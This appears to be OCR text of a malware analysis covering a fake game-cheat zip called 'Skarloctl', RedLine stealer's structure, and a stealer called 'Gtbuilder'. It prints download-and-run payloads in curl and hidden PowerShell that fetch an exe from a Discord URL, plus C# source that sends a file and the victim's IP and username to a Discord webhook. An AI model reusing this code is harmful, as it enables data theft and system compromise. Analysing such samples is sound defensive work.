
# Skarloctl



0
/ 61
Community Score
No security vendors flagged this file as malicious
Follow
Reanalyze
Similar
More
dfb75035019ad3f99d3b7c1921dfce99c41c8b80313fd726bfda79e4227d4ffe
doc
Size
71.00 KB
Last Analysis Date
6 months ago
DOC
DETECTION
DETAILS
RELATIONS
TELEMETRY
COMMUNITY 5
Compressed Parents (1)
Scanned
2024-01-26
Detections
37 / 62
Type
ZIP
Name
Skarloctl_RageFN.zip
0
/ 61
Community Score
No security vendors flagged this file as malicious
Follow
Reanalyze
Similar
More
095c49470978394bb3a5a975a5e7bc505c9cca59e7cb6b153636b319a181d441
doc
Size
51.00 KB
Last Analysis Date
6 months ago
DOC
DETECTION
DETAILS
RELATIONS
TELEMETRY
COMMUNITY 2
Compressed Parents (1)
Scanned
2024-01-26
Detections
37 / 62
Type
ZIP
Name
Skarloctl_RageFN.zip






https://github.com/SkarSys/skarFn-cheat-base-using-ioctl-comms


Output
.ÿÿÿÿ...ISystem, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089....System.Collections.Generic.SortedSet`1[[System.String, mscorlib, Version=4.0.0.0,
Culture=neutral,
PublicKeyToken=b77a5c561934e089]]..Count.Comparer.Version.Items.....System.Collections.Generic.ComparisonComparer`1[[System.String
, mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089]]...
.....System.Collections.Generic.ComparisonComparer`1[[System.String, mscorlib, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089]]._comparison."System.DelegateSerializationHolder .....}/c curl -s -o
C:\ProgramData\build.exe
https://cdn.discordapp.com/attachments/1200093437198872748/1200118711042969650/fff.exe...cmd.."System.Delegate
.Delegate.method0.method1...0System.DelegateSerializationHolder+DelegateEntry/System.Reflection.MemberInfoSer
em.Reflection.MemberInfoSerializationHolder .
..0System.DelegateSerializationHolder+DelegateEntry..type.assembly.target.targetTypeAssembly.targetTypeName
methodName
delegateEntry.....0System.DelegateSerializationHolder+DelegateEntry..*.System.Func`3[[System.String, mscorli
Culture=neutral, PublicKeyToken=b77a5c561934e089],[System.String, mscorlib, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089],[System.Diagnostics.Process, System, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089]]..Kmscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e0
.
ISystem, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089...System.Diagnostics.Process...Sta
/System.Reflection.MemberInfoSerializationHolder..Name.AssemblyName ClassName Signature
Signature2
MemberType.GenericArguments.....
Output
-ÿÿÿÿ...ISystem, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089....System.Collections.Generic.SortedSet`1[[System.String,
mscorlib, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089]]..Count.Comparer.Version.Items.....System.Collections.Generic.ComparisonComparer`1[[System.String, mscorlib,
Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089]]...
.....System.Collections.Generic.ComparisonComparer`1[[System.String, mscorlib, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089]]._comparison."System.DelegateSerializationHolder .....0.-NoProfile -ExecutionPolicy Bypass -WindowStyle
Hidden Invoke-WebRequest -Uri 'https://cdn.discordapp.com/attachments/1200093437198872748/1200118711042969650/fff.exe' -OutFile 'build.exe';
Start-Process 'build.exe'..
powershell.."System.DelegateSerializationHolder..Delegate.method0.method1...0System.DelegateSerializationHolder+DelegateEntry/System.Reflection.M
emberInfoSerializationHolder/System.Reflection.MemberInfoSerializationHolder .
..0System.DelegateSerializationHolder+DelegateEntry..type.assembly.target.targetTypeAssembly.targetTypeName
methodName
delegateEntry.....0System.DelegateSerializationHolder+DelegateEntry..*.System.Func`3[[System.String, mscorlib, Version=4.0.0.0,
Culture=neutral, PublicKeyToken=b77a5c561934e089],[System.String, mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089],
[System.Diagnostics.Process, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089]]..Kmscorlib, Version=4.0.0.0,
Culture=neutral, PublicKeyToken=b77a5c561934e089
.
ISystem, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089...System.Diagnostics.Process...Start ..
/System.Reflection.MemberInfoSerializationHolder..Name.AssemblyName ClassName Signature
Signature2
MemberType.GenericArguments.....
System.Type[] .
...>System.Diagnostics.Process Start(System.String, System.String)..>System.Diagnostics.Process Start(System.String, System.String).
.
name:fff.exe name:build.exe
Smart search
Gleb Ivanov
FILES - 2 / 2
Sort by
Filter by
Export
Tools
Help
Detections
Size
First seen
Last seen
Submitters
a8306d925d37eb725b59a8b8259bcba6a710adccd2f02ab1b55df93d1a43a6...
%HOME%\unpack\oyun.exe
peexe long-sleeps checks-disk-space direct-cpu-clock-access detect-debug-environment runtime-modules malware
0 / 74
11.07 MB
2014-12-10 08:53:12
2024-06-13 14:52:03
89
4fedbb686a679d713e61e8afa5d0ee527bb89e676a775769e8d764a4866280...
RedLine.Client.exe
peexe assembly runtime-modules detect-debug-environment checks-network-adapters direct-cpu-clock-access
58 / 71
141.00 KB
2022-07-16 00:41:21
2023-01-09 23:28:43
3
EXE


RedLine.Client (1.0.0.0)
RedLine.Client.exe
PE
Type References
References
Org.BouncyCastle.Crypto
Org.BouncyCastle.Crypto.Engines
Org.BouncyCastle.Crypto.Modes
Org.BouncyCastle.Crypto.Modes.Gcm
Org.BouncyCastle.Crypto.Parameters
Org.BouncyCastle.Crypto.Utilities
Org.BouncyCastle.Utilities
RedLine
IRemotePanel @02000012
Program @02000013
Base Type and Interfaces
Derived Types
.cctor() : void @0600007E
CompleteTask(RemoteTask) : bool @06000080
Main(string[]) : void @0600007F
Service<T> @02000016
RedLine.Client.Logic.Crypto
RedLine.Client.Logic.Others
RedLine.Client.Models
RedLine.Logic.Browsers
RedLine.Logic.Browsers.Chromium
RedLine.Logic.Browsers.Gecko
RedLine.Logic.Extensions
RedLine.Logic.FtpClients
RedLine.Logic.Helpers
RedLine.Logic.ImClient
RedLine.Logic.Json
RedLine.Logic.Others
RedLine.Logic.RunPE
RedLine.Logic.SQLite
RedLine.Models
RedLine.Models.Browsers
RedLine.Models.Browsers.Edge
RedLine.Models.Gecko
RedLine.Models.RunPE
RedLine.Models.UAC
RedLine.Models.WMI
IWmiService @02000025
WmiAntiSpyWareQuery @02000028
WmiAntivirus @0200002E
WmiAntivirusQuery @0200002A
WmiBaseBoard @02000026
WmiBaseBoardQuery @02000027
WmiDiskDrive @02000028
WmiDiskDriveQuery @02000029
WmiFirewallQuery @0200002C
WmiGraphicCard @0200002F
WmiGraphicCardQuery @0200002D
WmiNetworkAdapter @02000030


Sample run
Process creation
Process creation
Service Stop via taskkill (MITRE: T1489 Service Stop)
Process creation
Process creation
Service Stop via taskkill (MITRE: T1489 Service Stop)

# Gtbuilder





```
class Program
{
    static void Main(string[] args)
    {
        ServicePointManager.Expect100Continue = true;
        ServicePointManager.DefaultConnectionLimit = 9999;
        ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls | SecurityProtocolType.Tls11 | SecurityProtocolType.Tls12 | SecurityProtocolType.Ssl3;
        MainAsync(args).GetAwaiter().GetResult();
    }

    static async Task MainAsync(string[] args)
    {

        string localAppDataFolderPath = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData);
        string testingFolderPath = Path.Combine(localAppDataFolderPath, "Strategia");
        string testFilePath = Path.Combine(testingFolderPath, "save.doc");
        if (File.Exists(testFilePath))
        {
            try
            {
                await UploadFileToDiscordWebhook(testFilePath);
            }
            catch (Exception ex)
            {

            }
        }
        else
        {

        }
    }

    static async Task UploadFileToDiscordWebhook(string filePath)
    {
        string kdlaa = Encoding.UTF8.GetString(Convert.FromBase64String($"HOOKED"));

        using (var httpClient = new HttpClient())
        using (var form = new MultipartFormDataContent())
        using (var fileStream = new FileStream(filePath, FileMode.Open, FileAccess.Read))
        {
            try
            {
                string publp = await httpClient.GetStringAsync("https://api.ipify.org");
                form.Add(new StringContent("New victim from gtbuilder 1.0" + $" " + "IP Address:" + publp + $" " + "PC Name: " + Environment.MachineName + $" " + " PC Username: " + System.Security.Principal.WindowsIdentity.GetCurrent().Name));
            }
            catch (Exception lol)
            {
                Console.WriteLine(lol);
                Console.ReadLine();
                // handle exception
            }

            form.Add(new StreamContent(fileStream), "file", Path.GetFileName(filePath));

            HttpResponseMessage response = await httpClient.PostAsync(kdlaa, form);
```

